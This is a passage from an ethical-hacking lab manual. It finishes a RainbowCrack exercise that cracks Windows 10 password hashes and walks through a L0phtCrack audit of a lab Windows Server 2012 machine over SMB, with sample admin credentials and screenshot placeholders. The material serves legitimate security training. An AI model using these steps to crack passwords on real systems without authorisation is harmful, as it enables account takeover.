


FIGURE 3.10: Search rainbow tables option

22. Open dialog box appears; navigate to pre generated rainbow tables which are located at and select **ntlm\_loweralpha#4-6\_0\_2400x4000000\_oxid#000.rt** click **Open**.




FIGURE 3.11: Selecting the rainbow table

23. As soon as you import the rainbow tables the RainbowCrack will crack the passwords of the **Windows 10** machine users as shown in the screenshot.




FIGURE 3.12: passwords cracked by RainbowCrack

# Lab Analysis

Analyze and document the results related to this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

---

## Internet Connection Required

<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
------------------------------	--

## Platform Supported

<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs
---	---

# Auditing System Passwords using L0phtCrack

*L0phtCrack is a password auditing tool that contains features such as scheduling, hash extraction from 64-bit Windows versions, multiprocessor algorithms, and network monitoring and decoding. It can import and crack UNIX password files from remote Windows machines.*

## Lab Scenario

Because security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms, such as spoofing, smurfing, and other types of Denial of Service (DoS) attacks. These attacks are designed to harm or interrupt the use of your operational systems.

Password cracking is a term used to describe the penetration of a network, system, or resource with or without the use of tools to unlock a resource that has been secured with a password. In this lab, we will look at what password cracking is, why attackers do it, how they achieve their goals, and what you can do to protect yourself. Through an examination of several scenarios, in this lab we describe some of the techniques they deploy and the tools that aid them in their assaults and how password crackers work both internally and externally to violate a company's infrastructure.

To be an expert ethical hacker and penetration tester, you must understand how to crack an administrator password. In this lab, we crack system user accounts using L0phtCrack.

## Lab Objectives

The objective of this lab is to help students learn how to:

- Use the L0phtCrack tool to attain user passwords that can be easily cracked

# Lab Environment

To carry out the lab you need:

- **L0phtCrack** tool located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking>Password Cracking Tools\L0phtCrack**
- Windows Server 2016 running as a machine
- Windows Server 2012 running as a machine
- Or download the latest version of L0phtCrack at <http://www.l0phtcrack.com>
- Administrative privileges to run tools

## Lab Duration

Time: 15 Minutes

## Overview of the Lab

In this lab, being a security auditor, you will be running the L0phtCrack tool by giving the remote machine's administrator user credentials. User accounts passwords that are cracked in a short amount of time are considered to be weak, and you need to take certain measures to make them stronger.

In this lab, we are auditing passwords on a Windows Server 2012 system.

## Lab Tasks

1. Launch **Windows Server 2012** virtual machine.
2. Launch and Login to **Windows Server 2016** and navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking>Password Cracking Tools\L0phtCrack**. Double-click **lc7setup\_v7.0.15\_Win64.exe**.
3. If an **Open File - Security Warning** appears, click **Run**.
4. Follow the wizard driven installation steps to install L0phtCrack.

**Note:** At the time of installation, **Program Compatibility Assistant** pop-up may appear. Click **Close**, and continue with the installation.

5. On completing the installation, launch **L0ptCrack** application from **Apps** list.




FIGURE 4.1: Launching the application from Apps list

6. Click **Proceed With Trial** button in L0ptCrack 7 Trial window.




FIGURE 4.2: L0ptCrack7-Trial window

7. Click **Password Auditing Wizard** as shown in the screenshot



FIGURE 4.3: Start Password auditing wizard

8. In **Introduction** wizard click **Next**.




FIGURE 4.4: Password auditing wizard window

9. In **Choose Target System Type** wizard choose the Operating System type and click **Next**. In this lab we are choosing **Windows**.



FIGURE 4.5: Choose target system type option

10. Choose **A remote machine** radio button in **Windows Import** wizard, click **Next**.



FIGURE 4.6: Windows import option

- In **Windows Import From Remote Machine (SMB)** wizard, type in the required details as shown in the screenshot.
  - In the **Host** field type the **IP address** of the Target machine, here Windows Server 2012 (**10.10.10.12**)
  - Select **Use Specific User Credentials** radio button, and in the Credentials section type the login Credentials of Windows Server 2012 machine
- Username: Administrator**
- Password: Pa\$\$w0rd**
- If the machine is under the Domain, enter the domain name in the **Domain** section, here Windows Server 2012 belongs to **CEH.com** domain.
  - Once you entered all the required fields, click **Next** to proceed.




FIGURE 4.7: Windows import from remote machine (SMB) menu

16. In the **Choose Audit Type** wizard, select **Strong Password Audit** radio button and click **Next**.




FIGURE 4.8: Choose audit type section of LC7 wizard

17. In **Reporting Options** wizard, check **Generate Report at End of Auditing** option and then choose the Report type (here, **CSV**) and click **Browse** button to store the report in the desired location.




FIGURE 4.9: Reporting options section

18. In this lab we are choosing location as **Desktop**. Type file name, and click **Save** in **Choose report file name** window as shown in the screenshot.




FIGURE 4.10: Choose report filename window

19. Click **Next** in the **Reporting Options** wizard after providing the location.




FIGURE 4.11: Reporting options section

20. Choose **Run this job immediately** radio button and click **Next** in the **Job Scheduling** wizard.




FIGURE 4.12: Job scheduling option

21. In the **Summary** wizard, click **Finish**.




FIGURE 4.13: Summary option

**22. Perform Calibration** pop-up appears; click **No** to continue.

**Note:** Perform Calibration pop-up will appear multiple times during the password cracking process, click **No** every time it appears.




FIGURE 4.14: Perform calibration window

**23. Copying LC7 Agent** pop-up appears; click **Yes** to continue.




FIGURE 4.15: Copying LC7 agent window

